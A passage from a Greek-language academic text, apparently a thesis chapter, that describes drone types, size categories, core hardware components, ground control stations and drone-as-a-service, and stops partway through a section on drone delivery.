Multi-Rotor Drones: Τα πολυκόπτερα είναι μη επανδρωμένα αεροσκάφη με πολλαπλούς ρότορες με περιστρεφόμενες έλικες [4]. Τα drones με τέσσερις ρότορες (quadcopters) και έξι ρότορες (hexcopters) είναι τα πιο συνηθισμένα. αποτελούν την ευκολότερη και φθηνότερη επιλογή, και ως εκ τούτου είναι ιδανικά για αεροφωτογράφηση και επιτήρηση. Ονομάζονται multi-rotor επειδή έχουν περισσότερους από έναν κινητήρες, συνηθέστερα τρίπτερα (3 ρότορες), τετρακόπτερα (4 ρότορες), εξακόπτερα (6 ρότορες) και οκτοκόπτερα (8 ρότορες), μεταξύ άλλων. Με διαφορά, τα τετρακόπτερα είναι τα πιο δημοφιλή drones με πολλαπλούς ρότορες.

Fixed-Wing Drones: Τα μη επανδρωμένα αεροσκάφη σταθερής πτέρυγας διαθέτουν μια σταθερή δομή φτερού που παρέχει ανύψωση και σταθερότητα και βασίζονται σε κινητήρα και έλικα για να παράγουν ορμή προς τα εμπρός [5]. Τα μη επανδρωμένα αεροσκάφη σταθερής πτέρυγας μπορούν να πετούν για μεγαλύτερες χρονικές περιόδους και να καλύπτουν μεγαλύτερες αποστάσεις από άλλους τύπους drones, καθιστώντας τα κατάλληλα για εργασίες όπως η εναέρια χαρτογράφηση, η τοπογραφία και η επιτήρηση. Ωστόσο, απαιτούν περισσότερο χώρο για να απογειωθούν και να προσγειωθούν σε σύγκριση με άλλους τύπους drones.

Single-Rotor Drones: Τα drones ενός ρότορα, γνωστά και ως ελικόπτερα με έναν ρότορα, είναι μη επανδρωμένα εναέρια οχήματα (UAV) που τροφοδοτούνται από ένα μόνο πτερύγιο ρότορα. Είναι παρόμοια με τα παραδοσιακά ελικόπτερα ως προς τα χαρακτηριστικά σχεδιασμού και πτήσης τους, αλλά είναι μικρότερα και χρησιμοποιούνται συνήθως για εφαρμογές μη επανδρωμένης εναέριας επιτήρησης ή τηλεπισκόπησης [6].
Ο σχεδιασμός ενός ρότορα επιτρέπει μεγαλύτερη ανύψωση και έλεγχο σε σύγκριση με τα drones με πολλαπλούς ρότορες, καθιστώντας τα κατάλληλα για τη μεταφορά βαρύτερων φορτίων ή για πτήση σε αντίξοες καιρικές συνθήκες. Συνδυάζουν τα πλεονεκτήματα των drones με πολλαπλούς ρότορες και των drones ενός ρότορα, είναι κατάλληλα για τη μεταφορά μεγαλύτερων ωφέλιμων φορτίων και την αποτελεσματικότερη πτήση από ό,τι με πολλαπλούς ρότορες.

Fixed-Wing Hybrid VTOL: Υβριδικοί τύποι drone VTOL συγχωνεύουν τα πλεονεκτήματα των σχεδίων με σταθερά φτερά και ρότορα. τα οποία γενικά επιτρέπουν την κάθετη απογείωση όπως τα πολυκόπτερα εξαλείφοντας τα μειονεκτήματα των UAV σταθερών πτερύγων που απαιτούν μεγάλους χώρους για απογείωση και προσγείωση και στη συνέχεια μεταβαίνουν σε στυλ πτήσης όπως τα σταθερής πτέρυγας. Κατά την επιλογή του drone και μόνο, θα πρέπει να λαμβάνονται υπόψιν πολλαπλά διαφορετικά χαρακτηριστικά, όπως η απόδοση του συστήματος, η αυτονομία και η χωρητικότητα της μπαταρίας, τα οποία είναι όλα κρίσιμα για τις γεωργικές εφαρμογές [7].



Εικόνα 2.1: (a) Multi-Rotor Drones, (b) Fixed-Wing Drones, (c) Single-Rotor Drone, (d) Fixed-Wing Hybrid VTOL

2.1.2 Κατηγορίες UAVs

Πέρα από τους τύπους που αναφέρθηκαν, υπάρχουν διάφοροι τρόποι κατηγοριοποίησης των UAVs ή drones, με βάση παράγοντες όπως το μέγεθος, η εμβέλεια, οι δυνατότητές τους και η προβλεπόμενη χρήση τους [8]. Ακολουθούν μερικές κοινές κατηγορίες:


Nano drones: Είναι ο μικρότερος τύπος drone, με τυπικό μέγεθος μικρότερο από 10 εκατοστά, συχνά μικρότερα από μια παλάμη χεριού και ζυγίζουν μόλις μερικά γραμμάρια. Είναι ελαφριά, ευκίνητα και εξαιρετικά ευέλικτα, καθιστώντας τα ιδανικά για πτήσεις σε εσωτερικούς χώρους και για εκτέλεση εργασιών σε στενούς χώρους. Επίσης διαθέτουν συχνά σχεδιασμό τετρακόπτερου ή σχήμα ελικοπτέρου, επιτρέποντας την αιώρηση και την κίνηση προς οποιαδήποτε κατεύθυνση. Συχνά χρησιμοποιούνται για στρατιωτικές εφαρμογές, όπως η επιτήρηση και η αναγνώριση.

Small drones: Πρόκειται για μικρά UAV που έχουν συνήθως βάρος μικρότερο από 2 κιλά και έχουν άνοιγμα φτερών μικρότερο από 1 μέτρο. Συχνά χρησιμοποιούνται για εφαρμογές σε εσωτερικούς χώρους ή σε κοντινές αποστάσεις, όπως η φωτογραφία, η επιθεώρηση ή η επιτήρηση. Διαθέτουν πιο προηγμένα χαρακτηριστικά από τα nano-drones, όπως καλύτερη ανάλυση κάμερας, πλοήγηση GPS κλπ.

Medium drones: Είναι ελαφρώς μεγαλύτερα από τα micro drones, συνήθως ζυγίζουν από 2 έως 25 κιλά και έχουν άνοιγμα φτερών έως και 2 μέτρα. Συχνά χρησιμοποιούνται για υπαίθριες εφαρμογές όπως η γεωργία, η χαρτογράφηση τοπίων κλπ.

Large drones: Αυτά τα drones είναι συνήθως μέχρι 150 κιλών έχουν εμβέλεια μέχρι και τα 100 km, και χρησιμοποιούνται συχνά για εμπορικές και βιομηχανικές εφαρμογές όπως είναι η μεταφορά μεγάλου όγκου φορτιού ή και ανθρώπων.

Tactical drones: Πρόκειται για drones τα οποία είναι μεγαλύτερα και πιο ανθεκτικά από τις άλλες κατηγορίες, χρησιμοποιούνται συχνά για στρατιωτικούς σκοπούς και σκοπούς ασφαλείας. Συνήθως ζυγίζουν περισσότερα από 150 κιλά και έχουν προηγμένες δυνατότητες, όπως αυτόνομη πτήση, επικοινωνία μεγάλης εμβέλειας και δυνατότητα μεταφοράς όπλων.



Εικόνα 2.2: a) Nano drone, b) Small drone, c) Medium drone, d) Large drone, e) Tactical drone

Ωστόσο λόγω της συνεχής ανάπτυξης των UAV δημιουργούνται και άλλες κατηγορίες καθώς και υποκατηγορίες UAV που βασίζονται σε διάφορους παράγοντες. Ο Πίνακας Ι συνοψίζει αυτήν την ταξινόμηση.

Πίνακας Ι: Μέγεθος UAV και χαρακτηριστικά

Category	Weight	Operating Altitude	Range	Payload
Nano	<0.2 kg	<90 m	90 m	<0.2 kg
Small	0.25-2 kg	<90 m	5 km	0.2-0.5 kg
Medium	2-20 kg	<900 m	25 km	0.5-10 kg
Large	<150 kg	<1500 m	50-100 km	5-50 kg
Tactical	>150 kg	<3000 m	>200 km	>1700 kg

2.1.3 Δομή ενός UAV

Η δομή ενός UAV αποτελεί ένα από τους κύριους παράγοντες που επηρεάζουν τη λειτουργία και την απόδοσή του. Γνωρίζοντας ότι ένα drone αποτελείται από διάφορα στοιχεία, όπως το πλαίσιο, οι κινητήρες, οι προπέλες, ο ελεγκτής πτήσης, η μπαταρία, οι αισθητήρες κλπ. [9], το σύνολο όλων αυτών των υλικών θα πρέπει να έχει συνδυαστεί όσο το δυνατόν με το πιο σωστό τρόπο εξασφαλίζοντας την ανθεκτικότητα, την αξιοπιστία τόσο στο θέμα της πτήσης και να όσο και στη πάροδο του χρόνου καθώς και την υπερθέρμανση των συστημάτων, για παράδειγμα τα μοτέρ θα πρέπει να χρησιμοποιούν τις σωστές σε διαστάσεις προπέλες, οι

ρυθμιστές ταχύτητας να μπορούν να συνδυαστούν τόσο με τα μοτέρ όσο και με τη μπαταριά , η μπαταριά να μη τροφοδοτεί με παραπάνω τάση από την επιτρεπόμενη τα ηλεκτρονικά μέρη, τα πλαίσιο να είναι κατάλληλο για να φιλοξενήσει το σύνολο των υλικών κλπ. Η εικόνα 2.3 δείχνει το σύνολο των βασικών στοιχείων που απαιτούνται για το σχεδιασμό και την υλοποίηση ενός UAV.

Πλαίσιο (Frame)

Το πλαίσιο αποτελεί ένα από τα κύρια στοιχεία ενός drone, καθώς σε αυτό ενσωματώνονται όλα τα υλικά που απαιτούνται για την κατασκευή του, όπως ο ελεγκτής πτήσης, οι κινητήρες, η μπαταρία, οι πλακέτες, η κάμερα κ.α. πρέπει να είναι σχεδιασμένο ώστε να παρέχεται σταθερότητα και ο έλεγχος κατά τη διάρκεια της πτήσης. Ένα από τα σημαντικότερα κριτήρια για την επιλογή υλικού για την κατασκευή του πλαισίου είναι η αποτελεσματικότητα και η ελαφρότητα του drone. Για παράδειγμα, τα περισσότερα drones κατασκευάζονται από κράμα μαγνησίου, πλαστικό ή ανθρακονήματα, ανάλογα με τη χρήση που προορίζονται [10].

Τα ανθρακονήματα αποτελούν δημοφιλή επιλογή για την κατασκευή του πλαισίου ενός drone, ειδικά στα αγωνιστικά drones FPV, καθώς προσφέρουν μεγάλη αντοχή και ελαφρυντικό χαρακτήρα [11]. Οι ίνες άνθρακα αναφέρονται συχνά ως πολυμερή ενισχυμένα με ίνες άνθρακα (CFRP), καθώς αναμιγνύονται με πλαστική ρητίνη, σύνθετο άνθρακα ή απλώς άνθρακα.

Ελεγκτής πτήσης (Flight controller)

Ο ελεγκτής πτήσης είναι ο εγκέφαλος ενός drone. Πρόκειται για μια πλακέτα κυκλώματος που περιέχει έναν μικροεπεξεργαστή, αισθητήρες και άλλα ηλεκτρονικά εξαρτήματα. Λαμβάνει δεδομένα από τους διάφορους αισθητήρες του όπως επιταχυνσιόμετρα, γυροσκόπια και μαγνητόμετρα, και χρησιμοποιεί αυτές τις πληροφορίες για να υπολογίσει και να προσαρμόσει τον προσανατολισμό, τη σταθερότητα και τη διαδρομή πτήσης του drone, επίσης είναι υπεύθυνος για τον έλεγχο των κινητήρων του drone [12], [13].

Οι σύγχρονοι ελεγκτές πτήσης είναι εξαιρετικά εξελιγμένοι και μπορούν να εκτελέσουν ένα ευρύ φάσμα εργασιών, συμπεριλαμβανομένης της σταθεροποίησης του drone σε συνθήκες ανέμου, της διατήρησης σταθερού ύψους και της παρακολούθησης μιας προκαθορισμένης διαδρομής πτήσης. Κάθε ελεγκτής πτήσης διαθέτει και το firmware, το οποίο είναι υπεύθυνο για τη διαχείριση των στοιχείων υλικού του drone και την παροχή μιας διεπαφής στον χειριστή για τον έλεγχο του. Μερικοί δημοφιλείς ελεγκτές πτήσης είναι οι Pixhawk, DJI Naza, Raceflight κ.λπ.

Μοτέρ (Motor)

Ο κινητήρας ενός drone είναι αυτός που επιτρέπει στους έλικες να περιστρέφονται έτσι ώστε το drone να μπορεί να απογειωθεί και να κινηθεί. Κάθε βραχίονας του drone έχει τον δικό του κινητήρα. Ο τρόπος με τον οποίο πρόκειται να χρησιμοποιηθεί το drone επηρεάζει τον τύπο του κινητήρα που πρέπει να αποκτήσετε. Αυτά τα αποτελέσματα ενδέχεται να διαφέρουν ανάλογα με την μπαταρία και τους έλικες που χρησιμοποιούνται για το drone. Τα περισσότερα drones που κατασκευάζονται σήμερα χρησιμοποιούν κινητήρες χωρίς ψήκτρες (brushless outrunner motors) [14], και πιο αναλυτικά έχουμε:

- **Brushed Motor**: Είναι ο απλούστερος και πιο παραδοσιακός τύπος ηλεκτροκινητήρα. Αποτελούνται από έναν ρότορα με μόνιμους μαγνήτες και έναν στάτορα με πηνία σύρματος. Βρίσκονται συνήθως σε χαμηλού κόστους, χομπίστες drones λόγω του χαμηλού κόστους κατασκευής και επισκευής τους. Ωστόσο, αυτού του είδους οι κινητήρες είναι περιορισμένοι στην απόδοση και την ισχύ εξόδου τους, με αποτέλεσμα να έχουν μικρότερους χρόνους πτήσης και χαμηλότερη χωρητικότητα ωφέλιμου φορτίου σε σύγκριση με τους κινητήρες χωρίς ψήκτρες. Είναι επίσης επιρρεπείς στη φθορά λόγω των τριβών που δημιουργούνται από τη βούρτσα και τείνουν να παράγουν περισσότερη θερμότητα και θόρυβο.

- **Brushless Motor**: Από την άλλη πλευρά αυτου του τυπου τα μοτερ, είναι πιο περίπλοκοι και προηγμένοι από τους κινητήρες brushed. Λειτουργούν με χρήση ηλεκτρονικών ελεγκτών ταχύτητας (ESC) που ελέγχουν το χρονισμό και τη σειρά της ισχύος που αποστέλλεται στις περιελίξεις του κινητήρα. Οι κινητήρες χωρίς ψήκτρες βρίσκονται γενικά σε drones υψηλότερης ποιότητας και επαγγελματικές εφαρμογές. Είναι πιο αποτελεσματικοί και ισχυροί από τους βουρτσισμένους κινητήρες, με αποτέλεσμα μεγαλύτερους χρόνους πτήσης και μεγαλύτερη χωρητικότητα ωφέλιμου φορτίου για το ίδιο μέγεθος και βάρος του κινητήρα. Οι κινητήρες χωρίς ψήκτρες έχουν μεγαλύτερη διάρκεια ζωής λόγω της απουσίας βουρτσών και είναι πιο αξιόπιστοι και λιγότερο επιρρεπείς σε αστοχία ή υπερθέρμανση.

Ρυθμιστές ταχύτητας (Speed Controller)

Ο ρυθμιστής ταχύτητας (ESC) είναι μια συσκευή που ελέγχει την ταχύτητα και την κατεύθυνση των κινητήρων σε ένα drone. Λειτουργεί ως διεπαφή μεταξύ του ελεγκτή πτήσης του drone και των κινητήρων, μετατρέποντας τα σήματα από τον ελεγκτή πτήσης σε ηλεκτρικά σήματα που μπορούν να γίνουν κατανοητά από τους κινητήρες. Το ESC είναι υπεύθυνο για τη ρύθμιση της ταχύτητας των κινητήρων με βάση τις εισόδους από τον ελεγκτή πτήσης,

διασφαλίζοντας ότι το drone μπορεί να πετάει ομαλά και να κάνει ελιγμούς με ακρίβεια. Προστατεύει επίσης τους κινητήρες και την μπαταρία περιορίζοντας την ποσότητα ισχύος που μπορεί να παραδοθεί στους κινητήρες, αποτρέποντάς τους από υπερφόρτωση ή υπερθέρμανση [15], [16].

Μπαταρίες (Batteries)

Καθώς τα UAV διαθέτουν μια πληθώρα συστημάτων που πρέπει να τροφοδοτούνται ώστε να εξασφαλίζεται η ομαλή λειτουργία τους, οι μπαταρίες LiPo αποτελούν το πιο συχνά χρησιμοποιούμενο τύπο μπαταρίας. Το μεγάλο πλεονέκτημα σε σχέση με τις υπόλοιπες κατηγορίες μπαταριών, είναι το μικρότερο βάρος σε συνδυασμό με την υψηλή ενεργειακή πυκνότητα, η οποία της επιτρέπει να παρέχει μεγάλη ισχύ σε σχέση με το μέγεθός της. Οι μπαταρίες LiPo διατίθενται σε διάφορα μεγέθη και χωρητικότητες (3S,4S,5S,6S κλπ.) και μπορούν να διαμορφωθούν με διαφορετικούς τρόπους ώστε να καλύπτουν τις συγκεκριμένες ανάγκες ενός συγκεκριμένου drone. Είναι επίσης επαναφορτιζόμενες επιτρέποντας να χρησιμοποιούνται για νέες πτήσεις (συνήθως υπάρχει ένα κύκλος φόρτισης 150-250). Ωστόσο, οι μπαταρίες LiPo απαιτούν προσεκτικό χειρισμό και αποθήκευση, καθώς μπορεί να είναι επικίνδυνες σε περίπτωση κακού χειρισμού ή ζημιάς [17].

Αισθητήρες (Sensors)

Τα drones είναι εξοπλισμένα από αισθητήρες ώστε να εκτελούν διάφορες λειτουργίες, όπως πλοήγηση, αποφυγή εμποδίων και σταθεροποίηση. Για την πλοήγηση, χρησιμοποιούνται αισθητήρες όπως το GPS, μαγνητόμετρα και βαρόμετρα, παρέχοντας ακριβείς πληροφορίες για τη θέση του drone, το υψόμετρο και τον προσανατολισμό του. Αυτοί οι αισθητήρες επιτρέπουν στα drones να προηγούνται προσεκτικά σε συγκεκριμένες τοποθεσίες, να ακολουθούν προκαθορισμένες διαδρομές πτήσης και να διατηρούν σταθερό ύψος. Ωστόσο απαραίτητο για την ασφάλεια είναι και η αποφυγή εμποδίων. Για τον σκοπό αυτό, χρησιμοποιούνται αισθητήρες όπως αισθητήρες υπερήχων, LIDAR και κάμερες. Αυτοί οι αισθητήρες μπορούν να ανιχνεύσουν αντικείμενα στη διαδρομή του drone και να παρέχουν τα απαραίτητα δεδομένα ώστε να αποφευχθούν οι συγκρούσεις [18], ο πίνακας ΙΙ συνοψίζει τους κυρίους αισθητήρες που χρησιμοποιούνται για τα drones ώστε να εξασφαλιστεί η ασφαλή και αποτελεσματική λειτουργία τους.

Πίνακας ΙΙ: Είδη αισθητήρων και περιγραφή [44]

Sensor Type	Description
Camera	The cameras on UAVs capture visual data in the form of images or videos.
Infrared (IR)	Infrared sensors detect infrared radiation to record thermal signatures, enabling night and thermal imaging.
Lidar	Lidar (Light Detection and Ranging) uses lasers to measure distances and create 3D maps of the environment.
Radar	Radar (Radio Detection and Ranging) uses radio waves to detect and track objects, providing distance and speed measurements.
Global Navigation Satellite System (GNSS)	GNSS receivers use signals from satellites to determine the precise position and navigation of the UAV.
Accelerometer	Accelerometers measure the acceleration and orientation of the UAV, aiding in flight stabilization and control.
Gyroscope	Gyroscopes measure the angular rate of rotation of the UAV, contributing to flight stability and control.
Barometer	Barometers measure atmospheric pressure, assisting in altitude determination and vertical speed control.
Magnetometer	Magnetometers measure the magnetic field, providing direction information and aiding in orientation.
Proximity Sensors	Proximity sensors detect obstacles or terrain, helping with collision avoidance and safe navigation.
Gas/Chemical Sensors	These sensors detect gases or chemicals in the atmosphere, useful for environmental monitoring or detecting hazardous substances.

Weather Sensors	Weather sensors measure parameters such as temperature, humidity, and wind speed, contributing to flight safety and environmental analysis.

Προπέλες (Propellers)

Οι προπέλες είναι αυτές που συμβάλουν κατά κύριο λόγω στην ανύψωση και στην ώθηση ενός drone. Ο σχεδιασμός καθώς και τα υλικά με τα οποία κατασκευάζονται ποικίλουν και ο σωστός συνδυασμός τους σε σχέση με τις δυνατότητες του μοτέρ έχει σημαντικό αντίκτυπο τόσο στην απόδοση του drone όσο και στην εξοικονόμηση καυσίμων.

Πιο αναλυτικά το σχήμα της προπέλας μπορεί να είναι με 2 πτερύγια ή και παραπάνω (ανάλογα για τη χρήση που προορίζεται το drone), επίσης κάθε κατηγορία είναι χωρισμένη σε δυο σχήματα που αφορούν τη προπέλα που έχει σχεδιαστεί για να κινείται σύμφωνα με τους δείκτες του ρολογιού και είναι η λεγόμενα δεξιόστροφη προπέλα (CW) και αντίστοιχα υπάρχει η αριστερόστροφη προπέλα, η οποία στρέφεται αντίθετα με τους δείκτες του ρολογιού (CWW). Το υλικό που χρησιμοποιείται για την κατασκευή ελίκων είναι συνήθως από πλαστικό, ανθρακονήματα ή και σύνθετα υλικά. Οι πλαστικές προπέλες είναι οι πιο συνηθισμένες, καθώς είναι προσιτές και ελαφριές. Οι έλικες από ανθρακονήματα είναι ισχυρότερες και πιο ανθεκτικές από τις πλαστικές, αλλά είναι και πιο ακριβές.

Το βάρος των ελίκων είναι επίσης ένας σημαντικός παράγοντας που πρέπει να ληφθεί υπόψη. Οι ελαφρύτερες προπέλες μπορούν να επιτρέψουν στο drone να πετάξει περισσότερο και πιο αποτελεσματικά, αλλά μπορεί να είναι λιγότερο ανθεκτικές και πιο επιρρεπείς σε ζημιές, από την άλλη πλευρά οι βαρύτεροι έλικες μπορούν να παρέχουν περισσότερη σταθερότητα και έλεγχο, αλλά μπορούν επίσης να αυξήσουν το συνολικό βάρος του drone, το οποίο μπορεί να επηρεάσει αρνητικά τον χρόνο πτήσης και την ικανότητα ελιγμών [19].

Σύστημα επικοινωνίας (Communication System)

Το σύστημα επικοινωνίας είναι το μέσο με το οποίο ο χρήστης θα μπορεί να αλληλοεπιδρά με το drone. Επιτρέπει στον χειριστή να ελέγχει τις κινήσεις του drone, να λαμβάνει σημαντικά δεδομένα τηλεμετρίας και να παρακολουθεί την απόδοσή του σε πραγματικό χρόνο. Τα UAV μπορούν να ελέγχονται πλήρως από απόσταση μέσω διαφορετικών τρόπων, ανάλογα με τις δυνατότητες που διαθέτει το drone, πιο αναλυτικά ο έλεγχος του UAV μπορεί να χωριστεί σε τρεις κατηγορίες [20], [21].

- Επικοινωνία RF (ραδιοσυχνοτήτων): Αυτή είναι η πιο κοινή μορφή επικοινωνίας που χρησιμοποιείται από τα μη επανδρωμένα αεροσκάφη. Περιλαμβάνει έναν ραδιοπομπό στο μη επανδρωμένο αεροσκάφος που στέλνει σήματα σε έναν δέκτη στο έδαφος. Τα σήματα

αυτά μπορούν να χρησιμοποιηθούν για τον έλεγχο των κινήσεων του drone, όπως η ταχύτητα, το ύψος και η κατεύθυνσή του. Επιπλέον, ο δέκτης μπορεί να στείλει σήματα πίσω στο drone, παρέχοντας πληροφορίες όπως συντεταγμένες GPS, διάρκεια ζωής της μπαταρίας και άλλα δεδομένα τηλεμετρίας.

- Ημιαυτόνομη επικοινωνία: Η ημιαυτόνομη επικοινωνία περιλαμβάνει συνδυασμό επικοινωνίας RF και ενσωματωμένων αισθητήρων και επεξεργαστών. Αυτό επιτρέπει στο μη επανδρωμένο αεροσκάφος να εκτελεί ορισμένες εργασίες αυτόνομα, όπως να ακολουθεί μια προκαθορισμένη διαδρομή πτήσης, να αποφεύγει εμπόδια ή να εκτελεί μια προ-προγραμματισμένη ενέργεια. Ωστόσο, ο χειριστής μπορεί ακόμα να παρέμβει και να αναλάβει τον έλεγχο του drone, εάν είναι απαραίτητο.

- Αυτόνομη επικοινωνία: Η αυτόνομη επικοινωνία είναι η πιο προηγμένη μορφή επικοινωνίας που χρησιμοποιούν τα drones. Περιλαμβάνει έναν εξελιγμένο ενσωματωμένο υπολογιστή που μπορεί να εκτελεί σύνθετες εργασίες χωρίς καμία ανθρώπινη παρέμβαση. Για παράδειγμα, ένα αυτόνομο μη επανδρωμένο αεροσκάφος μπορεί να χρησιμοποιήσει λειτουργίες όπως computer vision για να ανιχνεύσει και να παρακολουθήσει αντικείμενα, να σχεδιάσει τη δική του πορεία πτήσης και ακόμη και να λάβει αποφάσεις με βάση το περιβάλλον του.

Εικόνα 2.3: Κύρια δομή ενός drone

2.2 Επίγειος σταθμός ελέγχου (GCS)

Ο Σταθμός Ελέγχου εδάφους (GCS) όπως φαίνεται στην εικόνα 2.4, είναι ένα σύστημα που χρησιμοποιείται για τη λειτουργία και την επικοινωνία με ένα UAV ή ένα drone κατά την πτήση. Σκοπός του είναι να ελέγχει και να παρατηρεί το UAV, επιτρέποντας στον χειριστή να ελέγχει εξ αποστάσεως το UAV και να λαμβάνει πληροφορίες πτήσης και περιβάλλοντος σε πραγματικό χρόνο. Το GCS είναι συνήθως ένα σύστημα που βασίζεται σε υπολογιστή εξοπλισμένο με εξειδικευμένο λογισμικό και υλικό. Ωστόσο, ορισμένα GCS μπορεί επίσης να περιλαμβάνουν πρόσθετο εξοπλισμό, όπως οθόνες, joystick ή άλλες συσκευές εισόδου που επιτρέπουν στον χειριστή να ελέγχει το UAV με μεγαλύτερη ακρίβεια. Επιπλέον, το GCS συχνά ενσωματώνει προηγμένα χαρακτηριστικά, όπως geofencing, μηχανισμούς ασφαλείας έναντι αστοχίας και πρωτόκολλα έκτακτης ανάγκης για τη βελτίωση της ασφάλειας και τον μετριασμό των κινδύνων κατά τις λειτουργίες UAV.

Μπορεί επίσης να παρέχει δυνατότητες καταγραφής δεδομένων και ανάλυσης για αξιολόγηση μετά την πτήση και βελτιστοποίηση της αποστολής. Η επικοινωνία μεταξύ ενός μη επανδρωμένου εναέριου οχήματος (UAV) και ενός σταθμού ελέγχου εδάφους (GCS) συνήθως διεξάγεται μέσω μιας ασύρματης σύνδεσης, όπως μια σύνδεση ραδιοσυχνοτήτων (RF), Wi-Fi ή μια δορυφορική σύνδεση, μεταξύ άλλων [22] . Μερικά από τα πιο γνωστά GCS περιλαμβάνουν τα Mission Planner, QGroundControl, DJI Ground Station Pro, UgCS, APM Planner, MAVProxy και Tower.


Εικόνα 2.4: Επίγειος σταθμός ελέγχου (GCS)

2.3 Τα Drones ως υπηρεσίες – Drone as a Service (DaaS)

Η υιοθέτηση και χρήση του Drone as a Service (DaaS) [71], αυξάνεται ραγδαία στον επαγγελματικό και εμπορικό τομέα. Όπως φαίνεται στο σχήμα 2.5, εκτιμάται ότι θα χρησιμοποιηθούν περίπου 267.900 drones από επαγγελματικούς τομείς έως το 2025.

Το drone-as-a-service επιτρέπει στις επιχειρήσεις να επωφελούνται από διάφορες υπηρεσίες από εταιρείες drones. Αυτό αφαιρεί την ανάγκη να επενδύσουν τα δικά τους χρήματα σε υλικό και λογισμικό drone, πιλότους και προγράμματα εκπαίδευσης πιλότων. Για παράδειγμα, μια εταιρεία τοπογραφίας θέλει να πραγματοποιήσει μια επιχείρηση χαρτογράφησης και τοπογραφίας. Η χρήση drones σε αυτή την περίπτωση θα ήταν πολύ βολική και χρήσιμη. Όμως, για αυτό, η εταιρεία θα πρέπει να αγοράσει το σχετικό υλικό και να προσλάβει ή ακόμα και να εκπαιδεύσει το προσωπικό που χρειάζεται, το οποίο συνεπάγεται σημαντικό κόστος. Σε αυτές τις περιπτώσεις πολλές φορές μπορεί να είναι προτιμότερη για τις εταιρείες η λήψη υπηρεσιών drone-as-a-service. Για παράδειγμα, ένας τοπογράφος μπορεί να χρησιμοποιήσει τις υπηρεσίες μιας ενοικίασης υπηρεσιών drone, η οποία έχει ήδη διαθέσιμο υλικό, λογισμικό και ανθρώπινο δυναμικό. Αυτή η εταιρεία drone θα χρησιμοποιήσει στη συνέχεια τους πόρους της για να πραγματοποιήσει τη λειτουργία χαρτογράφησης και τοπογραφίας, με τη μορφή παρεχόμενων υπηρεσιών, για τον τοπογράφο. Μπορούν να προσληφθούν drones για παρακολούθηση και επιτήρηση της αστικής ασφαλείας, εκτίμηση ζημιών, εκτίμηση απόδοσης, φύλαξη χώρων, σχεδιασμό άρδευσης και καταμέτρηση καλλιεργειών.

Οι επιχειρήσεις θα μπορούν να χρησιμοποιήσουν τις υπηρεσίες drone αναβαθμίζοντας έτσι τη ποιότητα και την απόδοση των υπηρεσιών τους, μειώνοντας το κόστος που θα έπρεπε να δαπανηθεί για την υλοποίηση, αφού πλέον δεν είναι αναγκαίο να προβεί στην απόκτηση του δικού της εξοπλισμού. [23].



Εικόνα 2.5: Χρήση drones σε επαγγελματικούς τομείς έως το 2025

2.3.1 Υπηρεσίες Παράδοσης

Οι υπηρεσίες παράδοσης που γίνονται με drones, είναι ένας σύγχρονος και καινοτόμος τρόπος μεταφοράς αγαθών από το ένα μέρος στο άλλο. Με την παράδοση αυτή, επιχειρήσεις και ιδιώτες μπορούν να αποστέλλουν τα προϊόντα γρήγορα και αποτελεσματικά, χωρίς να χρειάζονται παραδοσιακές μεθόδους αποστολής, όπως η επίγεια ή η αεροπορική μεταφορά, μειώνοντας την κυκλοφοριακή συμφόρηση και βελτιώνοντας την αποτελεσματικότητα των δικτύων μεταφορών. Δίνεται η δυνατότητα να παρέχονται ιατρικές προμήθειες, βοήθεια έκτακτης ανάγκης και άλλων σημαντικών πόρων σε περιοχές που είναι δύσκολο να προσεγγιστούν με παραδοσιακά μέσα. Επίσης είναι ιδιαίτερα χρήσιμες σε απομακρυσμένες και δυσπρόσιτες περιοχές όπου οι παραδοσιακές μέθοδοι παράδοσης 